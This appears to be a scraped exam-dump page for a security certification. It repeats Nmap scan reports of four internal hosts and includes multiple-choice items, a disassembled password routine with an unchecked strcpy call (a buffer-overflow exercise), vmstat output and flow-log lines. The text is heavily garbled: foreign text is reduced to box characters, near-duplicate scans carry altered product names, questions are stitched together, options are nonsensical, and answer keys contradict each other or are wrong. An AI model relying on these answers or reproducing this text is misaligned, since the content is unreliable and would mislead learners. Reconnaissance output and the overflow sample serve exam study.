Aggressive OS guesses: Linux 3.16 (90%), OpenWrt Chaos Calmer 15.05 (Linux 3.18) or Designated Driver (Linux 4.1 or 4.4) (89%), OpenWrt Kamikaze 7.09 (Linux 2.6.22) (88%), Linux 4.5 (88%), Asus RT-AC66U router (Linux 2.6) (88%), Linux 3.16 - 4.6 (88%), OpenWrt 0.9 - 7.09 (Linux 2.4.30 - 2.4.34) (87%), OpenWrt White Russian 0.9 (Linux 2.4.30) (87%), Asus RT-N16 WAP (Linux 2.6) (87%), Asus RT-N66U WAP (Linux 2.6) (87%)

No exact OS matches for host (test conditions non-ideal).

Service Info: Host: barracuda.pnp.root; CPE: cpe:/h:barracudanetworks:spam_%26_virus_firewall_600;-

Nmap scan report for 10.1.45.67
Host is up (0.026s latency).
Not shown: 991 filtered ports

PORT	STATE	SERVICE	VERSION
20/tcp	closed	ftp-data	
21/tcp	open	ftp	FileZilla ftpd 0.9.39 beta
22/tcp	closed	ssh	
80/tcp	open	http	Microsoft IIS httpd 7.5
443/tcp	open	ssl/http	Microsoft IIS httpd 7.5
2001/tcp	closed	dc	
2042/tcp	closed	dis	
2196/tcp	closed	unknown	
6001/tcp	closed	X11:1	

Device type: general purpose
Running (JUST GUESSING): Microsoft Windows Vista/7/2008/8.1 (94%)
OS CPE: cpe:/o:microsoft:windows_vista:sp2 cpe:/o:microsoft:windows_7:sp1 cpe:/o:microsoft:windows_server_2008 cpe:/o:microsoft:windows_8.1:r1
Aggressive OS guesses: Microsoft Windows Vista SP2, Windows 7 SP1, or Windows Server 2008 SP2 (94%), Microsoft Windows Server 2008 R2 (92%), Microsoft Windows Server 2008 SP2 (90%), Microsoft Windows 7 SP1 or Windows Server 2008 R2 (90%), Microsoft Windows Server 2008 (87%), Microsoft Windows Server 2008 R2 SP1 (86%), Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7 (85%), Microsoft Windows 8.1 R1 (85%)

No exact OS matches for host (test conditions non-ideal).

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 10.1.45.68
Host is up (0.016s latency).
Not shown: 999 filtered ports

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	Pure-FTPd
443/tcp	open	ssl/http-proxy	SoftSwALL SSL-VPN http proxy

Warning: OSscan results may be unreliable because we could not find at least 1 open and 1 closed port.

Device type: firewall[general purpose][media device]
Running (JUST GUESSING): Linux 3.X/2.6.X (92%), IFCop 2.X (92%), Tandy embedded (86%)
OS CPE: cpe:/o:linux:linux_kernel:3.4 cpe:/o:cop:cop:cop:2 cpe:/o:linux:linux_kernel:3.2 cpe:/o:linux:linux_kernel:2.6.32
Aggressive OS guesses: IFCop 2 firewall (Linux 3.4) (92%), Linux 3.2 (89%), Linux 2.6.32 (87%), Tandy NVR (86%)

No exact OS matches for host (test conditions non-ideal).

Devices Discovered (1)

Add Device For 10.1.45.66

IP Address: 10.1.45.65

Role:

- ☐ SFTP Server
- ☐ Email Server
- ☐ FTP Server
- ☐ UTM Appliance
- ☐ Web Server
- ☐ Database Server
- ☐ AD Server

Disable Protocols:

- ☐ 20/tcp
- ☐ 21/tcp
- ☐ 22/tcp
- ☐ 25/tcp
- ☐ 80/tcp
- ☐ 415/tcp
- ☐ 443/tcp
- ☐ 8080/tcp

Answer:

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10.1.45.65 SFTP □□ □□□□ 8080

10.1.45.66 □□□ □□ □□□□ 415 □ 443

10.1.45.67 □ □□ □□□□□ 21, 80

10.1.45.68 UTM □□□□□□ □□□□ 21

NEW QUESTION: 165

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Which of the following is a valid IP address? (Select TWO.)

- A. 192.168.0.0
- B. 192.168.0.1
- C. 192.168.0.255
- D. 192.168.0.256

Answer: A (LEAVE A REPLY)

NEW QUESTION: 168

Which of the following is a valid IP address? (Select TWO.)

- A. 192.168.0.0
- B. 192.168.0.1
- C. 192.168.0.255
- D. 192.168.0.256

Answer: (SHOW ANSWER)

NEW QUESTION: 169

AD LDAP client is configured to connect to the LDAP server. Which of the following is a valid IP address? (Select TWO.)



Which of the following is a valid IP address? (Select TWO.)

- A. 192.168.0.0
- B. 192.168.0.1
- C. 192.168.0.255
- D. 192.168.0.256
- E. 192.168.0.1
- F. Danvills.com DDoS Inator
- G. 192.168.0.1

Answer: B,E (LEAVE A REPLY)

NEW QUESTION: 170

Answer: B (LEAVE A REPLY)

NEW QUESTION: 173

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- □□□□ □□ □□□ DNS□ □□□□□.
- □□ □□□□ CDN□ □□□□□.
- WAF□ □□□□□ □□□□ □□ □□□ □□□□.

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- A.** □□□ □□□□ □□□□ □□□□ □□ □□□□ QoS□ □□□□ □□□□.
- B.** □□□□ □□□ □□ □□□ □□ □□□□.
- C.** API □□□□□ □□□□□□□ □□ □□□□ □□□.
- D.** DDoS □□□ CDN□ □□□□ □□□.

Answer: B (LEAVE A REPLY)

NEW QUESTION: 174

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```

0014433a0 <+7>: mov 0x0(%ebp), %eax
0014433a8 <+10>: movl $0xffffffff, %eax //Tester note, Start
0014433af <+17>: mov %eax, %edx
0014433b1 <+19>: mov $0x0, %eax
0014433b6 <+24>: mov -0x1c(%ebp), %ecx
0014433b9 <+27>: mov %edx, %edi
0014433bb <+29>: repnz scas %es:(%edi), %al
0014433bd <+31>: mov %ecx, %eax
0014433bf <+33>: not %eax
0014433c1 <+35>: sub $0x1, %eax //Tester note, end
0014433c4 <+38>: mov %al, -0x5(%ebp)
0014433c7 <+41>: cmpl $0x3, -0x9(%ebp) //Tester note <=4
0014433cb <+45>: jbe 0x1448500 <validate_password=98>
0014433cd <+47>: cmpl $0x8, -0x9(%ebp) //Tester note >=8
0014433d1 <+51>: ja 0x1448500 <validate_password=98>
0014433d3 <+53>: movl $0x1448500, (%esp)
0014433da <+60>: call 0x1448560 <puts@plt>
0014433df <+65>: mov 0x144a020, %eax
0014433e4 <+70>: mov %eax, (%esp)
0014433e7 <+73>: call 0x1448380 <fflush@plt>
0014433ec <+78>: mov 0x8(%ebp), %eax
0014433ef <+81>: mov %eax, 0x4(%esp)
0014433f3 <+85>: lea -0x14(%ebp), %eax
0014433f6 <+88>: mov %eax, (%esp)
0014433f9 <+91>: call 0x1448390 <strcpy@plt> //Tester note, breakpoint
0014433fe <+96>: jmp 0x1448519 <validate_password=123>

```

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- Answer: C (LEAVE A REPLY)**

[illegible]

- Answer: D (LEAVE A REPLY)**

Linux kernel (I/O) subsystem.

```
procs-----memory-----swap---io--- --system-- -----cpu-----
r b swpd free buff cache si so bi bo in cs us sy id wa st
3 0 0 44712 110052 623096 0 0 304023 30004040 217 883 13 3 83 1 0
1 0 0 44408 110052 623096 0 0 300 200003 88 1446 31 4 65 0 0
0 0 0 44524 110052 623096 0 0 400020 20 84 872 11 2 87 0 0
0 2 0 44516 110052 623096 0 0 10 0 149 142 18 5 77 0 0
0 0 0 44524 110052 623096 0 0 0 0 60 431 14 1 85 0 0
```

Answer: C (LEAVE A REPLY)

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- Answer: A (LEAVE A REPLY)**

[illegible]

- Answer: A (LEAVE A REPLY)**

https://owasp.org/www-community/controls/Intrusion_Detection

Nmap ☐☐☐ ☐☐☐☐☐☐☐ ☐☐☐ ☐☐ ☐☐, ☐☐☐ ☐☐ ☐☐☐☐.

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□□□ IP □□
□□□ □□ □□ □□ □□□(□ IP□ □□□ □□□/□□□□ □□□□□ □) □□ □□□ □□
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NMAP Scan Output

Nmap scan report for 10.1.45.65
Host is up (0.015s latency).
Not shown: 998 filtered ports

PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	CrushFTP sftpd (protocol 2.0)
8080/tcp	open	http	CrushFTP web interface

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows 7[2008]
OS CPE: cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_server_2008:r2
OS details: Microsoft Windows 7 SP1 or Windows Server 2008 R2

Nmap scan report for 10.1.45.66
Host is up (0.016s latency).
Not shown: 998 closed ports

PORT	STATE	SERVICE	VERSION
25/tcp	closed	smtp	Barracuda Networks Spam Firewall smtpd
415/tcp	open	ssl/smtp	smtpd
587/tcp	open	ssl/smtp	smtpd
443/tcp	open	ssl/http	Microsoft IIS httpd 7.5

Aggressive OS guesses: Linux 3.16 (90%), OpenWrt Chaos Calmer 15.05 (Linux 3.18) or Designated Driver (Linux 4.1 or 4.4) (89%), OpenWrt Kamikaze 7.09 (Linux 2.6.22) (88%), Linux 4.5 (88%), Asus RT-AC66U router (Linux 2.6) (88%), Linux 3.16 - 4.6 (88%), OpenWrt 0.9 - 7.09 (Linux 2.4.30 - 2.4.34) (87%), OpenWrt White Russian 0.9 (Linux 2.4.30) (87%), Asus RT-N16 WAP (Linux 2.6) (87%), Asus RT-N66U WAP (Linux 2.6) (87%)
No exact OS matches for host (test conditions non-ideal).
Service Info: Host: barracuda.pnp.roof; CPE: cpe:/h:barracuda-networks:spam_virus_firewall_600:-

Nmap scan report for 10.1.45.67
Host is up (0.026s latency).
Not shown: 991 filtered ports

PORT	STATE	SERVICE	VERSION
20/tcp	closed	ftp-data	
21/tcp	open	ftp	FileZilla ftpd 0.9.39 beta
22/tcp	closed	ssh	
80/tcp	open	http	Microsoft IIS httpd 7.5
443/tcp	open	ssl/http	Microsoft IIS httpd 7.5
2001/tcp	closed	dc	
2047/tcp	closed	dls	
2196/tcp	closed	unknown	
6001/tcp	closed	X11:1	

Device type: general purpose
Running (JUST GUESSING): Microsoft Windows Vista[7]2008[8.1 (94%)
OS CPE: cpe:/o:microsoft:windows_vista:sp2 cpe:/o:microsoft:windows_7:sp1 cpe:/o:microsoft:windows_server_2008 cpe:/o:microsoft:windows_8.1:r1
Aggressive OS guesses: Microsoft Windows Vista SP2, Windows 7 SP1, or Windows Server 2008 (94%), Microsoft Windows Server 2008 R2 (92%), Microsoft Windows Server 2008 SP2 (90%), Microsoft Windows 7 SP1 or Windows Server 2008 R2 (90%), Microsoft Windows Server 2008 (87%), Microsoft Windows Server 2008 R2 SP1 (86%), Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7 (85%), Microsoft Windows 8.1 R1 (85%)
No exact OS matches for host (test conditions non-ideal).
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 10.1.45.68
Host is up (0.016s latency).
Not shown: 999 filtered ports

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	Pure-FTPd
443/tcp	open	ssl/http-proxy	SonicWALL SSL-VPN http proxy

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: firewall[general purpose]media device
Running (JUST GUESSING): Linux 3.X[2.6.X (92%), IPCop 2.X (92%), Tandy embedded (86%)
OS CPE: cpe:/o:linux:linux_kernel:3.4 cpe:/o:ipcop:ipcop:2 cpe:/o:linux:linux_kernel:3.2 cpe:/o:linux:linux_kernel:2.6.32
Aggressive OS guesses: IPCop 2 firewall (Linux 3.4) (92%), Linux 3.2 (89%), Linux 2.6.32 (87%), Tandy NVR (86%)
No exact OS matches for host (test conditions non-ideal).

Devices Discovered (0)

➕ Add Device For

10.1.45.65
10.1.45.66
10.1.45.67
10.1.45.68

NMAP Scan Output

Nmap scan report for 10.1.45.65
Host is up (0.015s latency).
Not shown: 998 filtered ports

PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	CrushFTP sftpd (protocol 2.0)
8080/tcp	open	http	CrushFTP web interface

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows 7/2008
OS CPE: cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_server_2008:r2
OS details: Microsoft Windows 7 SP1 or Windows Server 2008 R2

Nmap scan report for 10.1.45.66
Host is up (0.016s latency).
Not shown: 998 closed ports

PORT	STATE	SERVICE	VERSION
25/tcp	closed	smtp	Barracuda Networks Spam Firewall smtpd
415/tcp	open	ssl/smtp	smtpd
587/tcp	open	ssl/smtp	smtpd
443/tcp	open	ssl/http	Microsoft IIS httpd 7.5

Aggressive OS guesses: Linux 3.16 (90%), OpenWrt Chaos Calmer 15.05 (Linux 3.18) or Designated Driver (Linux 4.1 or 4.4) (89%), OpenWrt Kamikaze 7.09 (Linux 2.6.22) (88%), Linux 4.5 (88%), Asus RT-AC66U router (Linux 2.6) (88%), Linux 3.16 - 4.6 (88%), OpenWrt 0.9 - 7.09 (Linux 2.4.30 - 2.4.34) (87%), OpenWrt White Russian 0.9 (Linux 2.4.30) (87%), Asus RT-N16 WAP (Linux 2.6) (87%), Asus RT-N66U WAP (Linux 2.6) (87%)
No exact OS matches for host (test conditions non-ideal).
Service Info: Host: barracuda.pnp.root; CPE: cpe:/h:barracudanetworks:spam_%26_virus_firewall_600:-

Nmap scan report for 10.1.45.67
Host is up (0.026s latency).
Not shown: 991 filtered ports

PORT	STATE	SERVICE	VERSION
20/tcp	closed	ftp-data	
21/tcp	open	ftp	FileZilla ftpd 0.9.39 beta
22/tcp	closed	ssh	
80/tcp	open	http	Microsoft IIS httpd 7.5
443/tcp	open	ssl/http	Microsoft IIS httpd 7.5
2001/tcp	closed	dc	
2047/tcp	closed	dls	
2196/tcp	closed	unknown	
6001/tcp	closed	X11:1	

Device type: general purpose
Running (JUST GUESSING): Microsoft Windows Vista/7/2008/8.1 (94%)
OS CPE: cpe:/o:microsoft:windows_vista:sp2 cpe:/o:microsoft:windows_7:sp1 cpe:/o:microsoft:windows_server_2008 cpe:/o:microsoft:windows_8.1:r1
Aggressive OS guesses: Microsoft Windows Vista SP2, Windows 7 SP1, or Windows Server 2008 (94%), Microsoft Windows Server 2008 R2 (92%), Microsoft Windows Server 2008 SP2 (90%), Microsoft Windows 7 SP1 or Windows Server 2008 R2 (90%), Microsoft Windows Server 2008 (87%), Microsoft Windows Server 2008 R2 SP1 (86%), Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7 (85%), Microsoft Windows 8.1 R1 (85%)
No exact OS matches for host (test conditions non-ideal).
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 10.1.45.68
Host is up (0.016s latency).
Not shown: 999 filtered ports

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	Pure-FTPd
443/tcp	open	ssl/http-proxy	SonicWALL SSL-VPN http proxy

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: firewall[general purpose][media device]
Running (JUST GUESSING): Linux 3.X/2.6.X (92%), IPCop 2.X (92%), Tandy embedded (86%)
OS CPE: cpe:/o:linux:linux_kernel:3.4 cpe:/o:ipcop:ipcop:2 cpe:/o:linux:linux_kernel:3.2 cpe:/o:linux:linux_kernel:2.6.32
Aggressive OS guesses: IPCop 2 firewall (Linux 3.4) (92%), Linux 3.2 (89%), Linux 2.6.32 (87%), Tandy NVR (86%)
No exact OS matches for host (test conditions non-ideal).

Devices Discovered (1)

➕ Add Device For 10.1.45.66

IP Address: 10.1.45.65

Role:

- SFTP Server
- Email Server
- FTP Server
- UTM Appliance
- Web Server
- Database Server
- AD Server

Disable Protocols:

- ☐ 20/tcp
- ☐ 21/tcp
- ☐ 22/tcp
- ☐ 25/tcp
- ☐ 80/tcp
- ☐ 415/tcp
- ☐ 443/tcp
- ☐ 8080/tcp

Answer:

□□ □□□ □□□□□□□.

□□

10.1.45.65 SFTP □□ □□□□ 8080

10.1.45.66 □□□ □□ □□□□ 415 □ 443

□□□ 21

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4 49368 eni-379ec4f1 10.0.5.2 10.0.50.6 241
4 49368 eni-379ec4f1 10.0.5.2 172.32.6.66 44
4 49368 eni-379ec4f1 10.0.5.2 172.32.6.66 44

```

449368	eni-379ec4f1	10.0.5.52	10.0.50.6	242
449368	eni-379ec4f1	10.0.5.52	10.0.50.6	243
449368	eni-379ec4f1	10.0.5.52	172.32.6.66	44
449368	eni-379ec4f1	10.0.5.52	172.32.6.66	44

```
449368 eni-579ec4f1 10.0.5.52 10.0.50.6 244
449368 eni-379ec4f1 10.0.5.52 172.32.6.66 44
```

- [illegible]

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Count: **KrDump**)